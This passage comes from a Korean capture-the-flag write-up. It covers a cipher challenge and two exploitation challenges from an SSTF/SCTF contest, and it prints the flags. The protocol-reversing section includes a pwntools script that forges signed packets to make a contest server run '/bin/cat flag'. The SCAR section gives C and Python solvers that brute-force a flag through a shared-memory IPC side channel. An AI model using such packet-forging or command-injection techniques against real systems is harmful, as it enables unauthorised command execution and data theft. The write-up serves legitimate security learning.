    chatSocket.send(JSON.stringify({ 'message': ` ${k}` }));
}
```


### The-final-source-code-to-leak-the-flag

```
----- **** -----
m/P
->You need secret code to enter
give me secret code
->With this code, SCTF{CAR3_FUL_W1TH_B1G_DATA}
```

Flag: **SCTF{CAR3\_FUL\_W1TH\_B1G\_DATA}**


# Legonigma

문제 파일을 받아보면 사진 2개만 존재한다.



문제 설명은 다음과 같다.

This is a Lego crypto machine.



Decipher ciphertext:

59x8wl9pj sav a3grn0il79aoq307f20a6huc3xnos289cd8xv1fn2znuo  
a2bq8959chbktwfow8c3azpvo3c59jz4

초록색 기어와 노란색 기어의 톱니 수를 세어보니 a~z, 0~9 해서 36개인것을 확인하였다.

문제에 대한 설명이 매우 부족하여 몇가지 가정을 하였다.

- 문제는 output에 해당하는 노란색 기어가 1개가 아닌 3개가 있는 것인데, 문제 지문에 그에 대한 설명이 없어서 그냥 각 노란색 기어가  $3n$ ,  $3n+1$ ,  $3n+2$ 에 해당하는 글자를 번갈아가면서 나타낸다고 가정하였다.
- output 기어가 톱니 사이에 멈추는 일은 없다고 가정하였다.  
이는 즉 input과 output 기어비가 정수란 소리이다.  
또한 기어비가 정수이기 때문에, input 기어의 위치와 output 기어의 위치는 1:1 대응 관계를 이룰수밖에 없다.

이 두 가정을 바탕으로, output 기어비를 미지수로 두고 다음과 같은 스크립트를 작성하여 브루트포싱 하였다. 이때 기어비는 36에 대한 서로소만 체크하였는데, 만약 36과 서로소가 아니면 아무리 input값을 돌려도 절대 나올수 없는 output 글자가 생기기 때문이다.

```
from math import gcd
from z3 import *

c =
"59x8wl9pj...z4"
char = "abcdefghijklmnopqrstuvwxyz0123456789"

factor0 = Int("factor0")
factor1 = Int("factor1")
factor2 = Int("factor2")
plains = [Int(f"plain_{i}:02") for i in range(len(c))]

for factor0 in range(1, 36):
    if gcd(factor0, 36) != 1:
        continue

    factor0 = IntVal(factor0)
    for factor1 in range(1, 36):
        if gcd(factor1, 36) != 1:
            continue

        factor1 = IntVal(factor1)
        for factor2 in range(1, 36):
            if gcd(factor2, 36) != 1:
                continue

            factor2 = IntVal(factor2)
            print(factor0, factor1, factor2)

solver = Solver()
```

```

for i in range(len(c)):
    prev = char.index(c[i - 1])
    now = char.index(c[i])
    now0 = (plains[i] * factor0) % len(char)
    now1 = (plains[i] * factor1) % len(char)
    now2 = (plains[i] * factor2) % len(char)

    solver.add([now0, now1, now2][i % 3] == char.index(c[i]))

# print("=" * 80)

# print(solver)
solver.check()
model = solver.model()
# print(model)
for plain in plains:
    print(char[model[plain].as_long() % len(char)], end="")
print()

```

### The-final-source-code-to-leak-the-flag

위 스크립트를 돌려서 열심히 찾아보면 플래그를 발견할 수 있다.


```
t9hwwtlpjsa/a343nwulvla8e3w/t6caq5uktx30s6w9kd8hv1zb2rbu8a2te85t9k5bohwz0w0o3anp/03kt9jn4
t9rwwflp1sada3g3nculpla0e3c7fqcai5uofxt0sqw9od8rv19b25bu0a2he83t9o5b8hw90wwo3anpd03ot91n4
t9nwwzlp1sapa343nkuldlawe3k7ficae5u8fxx0siw98d8nv15b2lbuwa29e8bt985b0hw50wco3anpp038t91n4
thxw0lldjsavang3r0u57laoen07b2ca65ecftn0s2whcdoxv1fbuzbeoaubeo9thc53kh0f008onandv0ncthjng
thtw05ldjsa7an43r8u5vlaken87buca25ewftr0suuhwdotv1bbufbekau3eohthw53ch0b00oonand70nwthjng
th3w0rld1sadang3rou5placeno7becau5e0fth0sewh0do3v1lbutbecau5eofth053wh0l00konandd0n0th1ng
thzw0bld1sapan43rwu5dla8enw7b6caq5ekftl0s6whkdozv1hbu9be8auxeonthk53oh0h000onandp0nkth1ng
th9w0xldjsavang3rcu57la0enc7bqcai5eoftb0sqwhodo9v1rbunbe0auzeolth0538h0r00wonandv0nothjng
th5w0hldjsa7an43rku5vlawenk7bicae5e8ftf0siwh8do5v1nbu3bewaureoth8530h0n00conand70n8thjng
thfw03ld1sadang3r0u5plaoen07b2ca65ecft50s2whcdofv1xbuhbeoauteorthc53kh0x008onandd0ncth1ng
```

### Flag:

**SCTF{th3w0rld1sadang3rou5placeno7becau5e0fth0sewh0do3v1lbutbecau5eofth053wh0l00konandd0n0th1ng}**

## protocol reversing

문제 첨부 파일로 TcpStream.pcapng가 주어진다. Wireshark로 열어보면 2022년 7월 8일 경 자체제작 프로토콜로 통신한 패킷들을 확인할 수 있다. 아래와 같이 Wireshark Follow TCP Stream 기능으로 클라이언트와 서버가 주고받은 TCP 데이터를 볼 수 있다.



문제 이름이 protocol reversing이기 때문에 프로토콜을 분석하면 플래그를 구할 단서를 얻을 수 있을 것이라 생각했다.

주고 받은 패킷으로부터 데이터 구조를 파악하고자 했고, 파악한 대략적인 데이터 구조는 다음과 같다:

**15자리 10진수 + base64 인코딩된 문자열 + 4바이트 크기를 넘지 않는 어떤 10진수**로 이루어져 있음을 알아냈다. 위 구조대로 파악한 논리는 다음과 같다:

- 모든 TCP 데이터 첫 시작이 **15자리 10진수**이다.
- base64에서 자주 볼 수 있는 영문 대소문자 + 숫자 + 등호(=) 조합의 문자열이 모든 TCP 데이터에서 발견된다. 따라서 그다음 필드는 **base64 인코딩된 문자열**이라 볼 수 있다.
- 모든 TCP 데이터에서 그다음 필드로 **4바이트 크기(0xffffffff)를 넘지 않는 어떤 10진수가 온다.**

이 구조를 기반으로 base64 인코딩된 문자열들을 디코딩해보면 다음과 같다:

```

154313767526408 YWRtaW4=2988618182
154313767526408 b'admin'
--
154313767534600 W0ZhaWxd1016634603
154313767534600 b'[Fail]'
--
154313767540748 U2VsZWN0ZWQ=1028767085
154313767540748 b'Selected'
--
154313767541248 3688733851
154313767541248 b''
--
154313767701504 184550650
154313767701504 b''
--
154313767701528 U2VsZWN0IGEgQ2F0ZWdvcnk=3281019959
154313767701528 b'Select a Category'
--
154313767704588 U2VsZWN0ZWQ=500145434
154313767704588 b'Selected'
--
154313767705088 1137088357
154313767705088 b''
--
154313767819276 Q2F0ZWdvcnk=1663876757
154313767819276 b'Category'
--
154313767819272 RW1wdHk=3706464016
154313767819272 b'Empty'
--
154313767905288 d29yaw==3223137928
154313767905288 b'work'
--
154313767905828 Q3JlYXR1ZCBhbmc2VsZWN0ZWQgd29yaw==64488413
154313767905828 b'Created and selected work'
--
154313767909388 U2VsZWN0ZWQ=793909560
154313767909388 b'Selected'
```

```

--  

154313767909896 d29yaw==12094241  

154313767909896 b'work'  

--  

154313769578524 VXBsb2FkaW5nIGEgcHJvYmxlbQ==1518104849  

154313769578524 b'Uploading a problem'  

--  

154313769579020 U3VjY2Vzcw==151073621  

154313769579020 b'Success'  

--  

154313769577472 643564709  

154313769577472 b''  

--  

154313769578040  

WzIwMjItMDctMDggMDY6MTQ6NTFd01VwbG9hZGluzyBhIHByb2JsZW0K256828148  

154313769578040 b'[2022-07-08 06:14:51]:Uploading a problem\n'  

--  

154313769580556 U2VsZWN0ZWQ=4082868221  

154313769580556 b'Selected'  

이하 생략

```

무엇인가 반복적으로 work, Selected, Category 등과 같은 키워드를 서버에 보내는 것으로 보아 **base64 인코딩된 문자열**은 명령어인 것으로 가정하였다.

또한, 패킷을 리플레이해보면 날짜가 유효하지 않다는 오류가 난다. **15자리 10진수**에 timestamp가 포함되어 있어서 그곳을 실시간 timestamp로 바꿔주면 해결될 것으로 생각했다. 따라서 먼저 **15자리 10진수** 구조를 알아내고자 했고 그 구조는 다음과 같다:

100	01100010110001111100101001110110	110	00	00001100	(2진수)
A	B	C	D	E	

- A: 100으로 고정되어 있다. 모든 TCP 데이터가 2진수 100으로 시작한다. 따라서 100 고정으로 추측하였다.
- B: timestamp이다. 2022년 7월 8일 초단위 timestamp값과 유사한 부분을 찾고자 했고, 그 부분이 바로 B였다.
- C: 명령어 타입이다. 처음에는 C + D 5비트로 명령어 타입을 지정하는 것으로 생각했으나, 힌트를 보고 C 3비트가 명령어 타입 지정하는 것을 알아냈다.
- D: ?? (모르는 상태로 풀이를 진행하였다.)
- E: **base64 인코딩된 문자열**의 길이이다. 논리적으로 **base64 인코딩된 문자열**의 끝을 정확히 알 수 있도록 길이값이 포함되어있을거라 생각했다. **Base64 인코딩된 문자열** 길이값과 E 8비트값이 매번 정확하게 일치했다.

또한, 통신 프로토콜 상 논리적으로 **15자리 10진수**와 **base64 인코딩된 문자열**의 유효성을 검증할 수 있는 값이 TCP 데이터에 있어야 하는데, **4바이트 크기(0xfffffff)를 넘지 않는 어떤 10진수가 그 역할을 한다고 생각하였고, 4바이트 크기를 넘지 않으면서 매번 4바이트 언저리 값이 나온다는 점에서 CRC32으로 추측하였다.**

지금까지 알아낸 정보를 기반으로, 기존 TCP 데이터를 실시간 timestamp로 교체하고 CRC32를 새로 계산하여 넣어주는 식으로 리플레이해보니 정상적으로 재현되는 것을 확인할 수 있었다.

따라서 이제 유효한 메시지를 생성할 수 있기 때문에 위 **15자리 10진수** 구조에서 B, C, D 부분을 이것저것 바꿔보면서 재현하는 식으로 블랙박스 테스팅을 진행했다.

다양하게 테스트해본 결과, C=0b111, D=0b00 인 경우, B를 base64 디코딩한 결과로 나온 경로의 파일을 실행한다는 사실을 알게 되었다. 따라서 C=0b111, D=0b00, B=base64 인코딩된 "/bin/cat flag"로 세팅해서 패킷을 보내면 플래그를 얻을 수 있다.

다음의 코드로 플래그를 얻었다:

```
from pwn import *
import time
import base64
import zlib

context.log_level = 'error'

def gen(msg, _type, itype, rt=None):
    if msg == 'listup':
        msg = ''

    ts = '11' + bin(int(time.time()))[2:].rjust(33, '0') +
    bin(_type)[2:].rjust(3, '0')+ bin(itype)[2:].rjust(2, '0') +
    bin(len(base64.b64encode(msg.encode('latin-1'))))[2:].rjust(8, '0')

    assert len(ts) == 48

    ts = str(int(ts,2)).encode('latin-1')

    y = base64.b64encode(msg.encode('latin-1'))
    crc = zlib.crc32(ts+y)

    ret = ts + y + (str(crc).encode('latin-1'))
    return ret
```

```

def dec(cap):
    cap = cap.decode('latin-1')
    ts = cap[:len('154313767526408')]
    print(int(time.time()), bin(int(ts))[2:-8])
    body = cap[len(ts):]
    index = 1
    while True:
        try:
            wow = base64.b64decode(body[:-index]).decode('latin-1')
            print('?!', wow)
            return bin(int(ts))[2:-8]
        except:
            index += 1

def get_ts():
    r2 = remote('protocolrev.sstf.site', 35339)
    i = -1
    x2 = gen('Success', i)
    r2.sendline(x2)
    z = dec(r2.recvline())
    r2.close()
    return z

for i in range(0, 32):
    """
    if i in [0, 4, 6, 8, 10, 12, 14, 16, 18, 20, 22, 24, 26]:
        continue
    """

    wo = []
    flip = 0
    codes=[]
    for k in open('dd', 'r').read().strip().split('\n'):
        flip ^= 1
        if flip == 0:
            a = k[:15]
            z = bin(int(a)).rjust(48, '0')[2:]

            code = int(z[35:40],2)
            continue

        a = k[:15]
        z = bin(int(a)).rjust(48, '0')[2:]

```

```

code = int(z[35:40],2)

length = int(z[40:],2)

body = k[15:15+length]
a_ = z[:3] + bin(int(time.time()))[2:].rjust(32, '0') + z[35:]

crc = zlib.crc32((str(int(a_,2))+body).encode('latin-1'))

ret = (str(int(a_,2)) + body + str(crc)).encode('latin-1')

wo.append(ret)

r = remote('protocolrev.sstf.site', 35339)

for w in wo[:-2]:
    break
    r.sendline(w)

p = 0b00
i = 0b111
x = gen('/bin/cat flag', i, p)
print(x)
r.sendline(x)

for w in wo[:-2]:
    break
    ('server', dec(r.recvline()))

print(i, 'final', dec(r.recvline()))

i = 0b000
x = gen('personal', i, 2)
print(x)
r.sendline(x)
print(i, 'final', dec(r.recvline()))
break

```

### The-final-source-code-to-leak-the-flag

Flag: SCTF{CoN9raTu14TION5\_0N\_501viN9\_7H3\_protOcol\_r3vErsiNg\_pr0b13M}

## SCAR

제공된 arm 바이너리는 shm을 이용해 IPC 통신을 수행하는 서버이다. 클라이언트는 플래그의 임의 인덱스 값을 eTable sbox로 참조하여 32바이트 버퍼에 채울 수 있고, 이를 이용해 해시 연산을 수행하여 해시의 결과가 0인지 검사하는 기능을 제공한다.

먼저 known 포맷인 “SCTF[“ 를 이용하여 해시의 결과를 0으로 만들 수 있는 인풋을 찾기 위해 z3를 이용하였다.

```
from z3 import *

def _hash(inp):
    s = 5381
    for c in inp:
        s = 33 * s + c

    return s % 100003

table = [60, 202, 161, 61, 228, 222, 190, 169, 40, 70, 131, 16, 242, 156, 52, 127,
36, 150, 69, 114, 165, 218, 132, 19, 17, 231, 41, 205, 199, 83, 226, 153, 239, 162,
39, 188, 142, 248, 85, 49, 85, 118, 192, 31, 112, 248, 31, 179, 50, 205, 84, 83,
136, 77, 220, 117, 194, 56, 185, 170, 102, 78, 0, 225, 144, 57, 34, 8, 154, 120,
183, 150, 221, 13, 88, 74, 170, 229, 117, 10, 113, 232, 188, 46, 61, 140, 64, 2,
185, 97, 103, 170, 75, 63, 135, 171, 169, 16, 138, 48, 45, 178, 218, 147, 131, 113,
44, 155, 193, 56, 246, 143, 102, 10, 140, 250, 231, 165, 31, 102, 143, 155, 35, 239,
123, 89, 55, 252, 172, 208, 145, 153, 12, 92, 221, 253, 61, 108, 209, 129, 188, 141,
120, 48, 165, 152, 244, 104, 213, 72, 102, 211, 233, 222, 28, 201, 136, 12, 118, 73,
129, 204, 151, 47, 254, 234, 103, 161, 200, 20, 36, 182, 64, 132, 132, 177, 26, 29,
1, 165, 131, 226, 126, 149, 113, 216, 195, 139, 8, 108, 205, 178, 192, 9, 20, 43,
29, 53, 28, 237, 29, 174, 224, 196, 126, 134, 154, 180, 162, 141, 37, 49, 164, 220,
134, 83, 155, 179, 254, 222, 128, 15, 72, 253, 14, 186, 49, 102, 38, 159, 176, 77,
55, 79, 43, 194, 222, 86, 230, 173, 22, 149, 157, 230, 197, 244, 194, 240, 143, 245,
22, 169, 196, 95, 247, 0]

strings = b"SCTF["
real = [table[i] for i in strings]

inp = [Int(f'inp_{i}') for i in range(32)]
s = Solver()

for i in range(32):
    cond = False
    for v in real:
        cond = Or(cond, inp[i] == v)
    s.add(cond)

s.add(_hash(inp) == 0)
s.check()
print(s.model())
```

find\_hash.py

이를 이용해 DDCEABDDDADBABADECEBBBACCCCBDBC 가 해시 0을 만드는 입력임을 알아내었다. 현재 해시 결과가 0인지 아닌지의 여부를 알수있기 때문에 플래그 구성 문자인 A-Z[]\_ 각 문자를 어떻게 구성해야 해시 0이 나오는지 알기 위해 브루트포스 코드를 작성하였다.

```
def _hash(inp):
    s = 5381
    for c in inp:
        if c == 0:
            break
        s = (33 * s + c) % 100003

    return s % 100003

table = [60, 202, 161, 61, 228, 222, 190, 169, 40, 70, 131, 16, 242, 156, 52, 127,
36, 150, 69, 114, 165, 218, 132, 19, 17, 231, 41, 205, 199, 83, 226, 153, 239, 162,
39, 188, 142, 248, 85, 49, 85, 118, 192, 31, 112, 248, 31, 179, 50, 205, 84, 83,
136, 77, 220, 117, 194, 56, 185, 170, 102, 78, 0, 225, 144, 57, 34, 8, 154, 120,
183, 150, 221, 13, 88, 74, 170, 229, 117, 10, 113, 232, 188, 46, 61, 140, 64, 2,
185, 97, 103, 170, 75, 63, 135, 171, 169, 16, 138, 48, 45, 178, 218, 147, 131, 113,
44, 155, 193, 56, 246, 143, 102, 10, 140, 250, 231, 165, 31, 102, 143, 155, 35, 239,
123, 89, 55, 252, 172, 208, 145, 153, 12, 92, 221, 253, 61, 108, 209, 129, 188, 141,
120, 48, 165, 152, 244, 104, 213, 72, 102, 211, 233, 222, 28, 201, 136, 12, 118, 73,
129, 204, 151, 47, 254, 234, 103, 161, 200, 20, 36, 182, 64, 132, 132, 177, 26, 29,
1, 165, 131, 226, 126, 149, 113, 216, 195, 139, 8, 108, 205, 178, 192, 9, 20, 43,
29, 53, 28, 237, 29, 174, 224, 196, 126, 134, 154, 180, 162, 141, 37, 49, 164, 220,
134, 83, 155, 179, 254, 222, 128, 15, 72, 253, 14, 186, 49, 102, 38, 159, 176, 77,
55, 79, 43, 194, 222, 86, 230, 173, 22, 149, 157, 230, 197, 244, 194, 240, 143, 245,
22, 169, 196, 95, 247, 0]

st = "ABCDEFGHIJKLMNPQRSTUVWXYZ[]_"
for c in st:
    c = ord(c)
    for z in range(2, 10000):
        if (table[c] * z) & 0xff in [table[ord('S')], table[ord('C')],
```

```

table[ord('T')], table[ord('F')], table[ord('[')]]:
    print(chr(c), z, (table[c] * z) & 0xff)
    break

```

### brute\_each\_chars.py

각 문자 별 반복해야하는 값을 기반으로 c 코드를 작성하여 한 글자씩 브루트포싱해 플래그를 획득하였다.  
다음 스크립트는 A 문자가 존재하는 위치를 모두 찾는 스크립트 예제이다.

```

// gcc -o a a.c -lrt
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <sys/stat.h>      /* For mode constants */
#include <fcntl.h>          /* For O_* constants */
#include <unistd.h>
#include <string.h>

#include <assert.h>

struct msg {
    unsigned int toggle; // 1 (sent), 0 (done)
    unsigned int choice; // 1, 2
    unsigned long long length;
    unsigned char msg[128];
};

void send_ipc(struct msg* client_msg)
{
    client_msg->toggle = 1;
    while (client_msg->toggle == 1);
}

void recv_ipc(struct msg* server_msg)
{
    while (server_msg->toggle == 0);
}

int main()
{
    int fd = shm_open("/test_shm", O_RDWR, 0777 );
    ftruncate(fd, 1024);
    void *addr = mmap(0LL, 0x400uLL, PROT_READ|PROT_WRITE, MAP_SHARED, fd, 0LL);

    struct msg* client_msg = addr;
    struct msg* server_msg = addr + 0x200;

    client_msg->choice = 1;
}

```

```

client_msg->length = 32;
memcpy(client_msg->msg, "DDCEbBDDDADBABADDECEBBACCCBDBC", 32); // b 인덱스가 0이
되도록 만들어야할 위치

send_ipc(client_msg);

client_msg->choice = 2;
send_ipc(client_msg);

for (int i = 0; i < 158; i++) { // iterate해야 하는 값만큼 반복
    client_msg->choice = 1;
    client_msg->length = 5;
    memcpy(client_msg->msg, "bbbb{index}", 5);
    send_ipc(client_msg);
}

client_msg->choice = 2;
send_ipc(client_msg);

recv_ipc(server_msg);

puts(server_msg->msg);

return 0;
}

```

### solve.c

```

from pwn import *

index = 'ABCDEFGHIJKLMNPQRSTUVWXYZ'
for c in index:
    r = remote("scar.sstf.site", 34011, level='error')
    r.sendline("cd /tmp")
    r.sendline("""cat > a.c <<EOF""")
    code = open("a.c", "r").read()
    r.sendline(code.replace("{index}", c))
    r.sendline("EOF")
    r.sendline("gcc -o a a.c -lrt")
    r.sendline("./a")

    r.recvuntil("Mining ")
    print(ord(c) - 0x41, r.recvline())
    r.close()

```

### solve.py

```
→ python solve.py
0 b'Fail!\r\n'
1 b'Fail!\r\n'
2 b'Fail!\r\n'
3 b'Fail!\r\n'
4 b'Fail!\r\n'
5 b'Fail!\r\n'
6 b'Success!\r\n'
7 b'Fail!\r\n'
8 b'Fail!\r\n'
9 b'Fail!\r\n'
10 b'Fail!\r\n'
11 b'Success!\r\n'
12 b'Fail!\r\n'
13 b'Fail!\r\n'
14 b'Success!\r\n'
15 b'Fail!\r\n'
16 b'Fail!\r\n'
17 b'Fail!\r\n'
18 b'Fail!\r\n'
19 b'Fail!\r\n'
20 b'Fail!\r\n'
21 b'Success!\r\n'
22 b'Fail!\r\n'
23 b'Fail!\r\n'
24 b'Fail!\r\n'
25 b'Fail!\r\n'
```

### A 문자 위치 브루트포스 결과

Flag: SCTF[CACHE\_ATTACK\_IN\_ARM]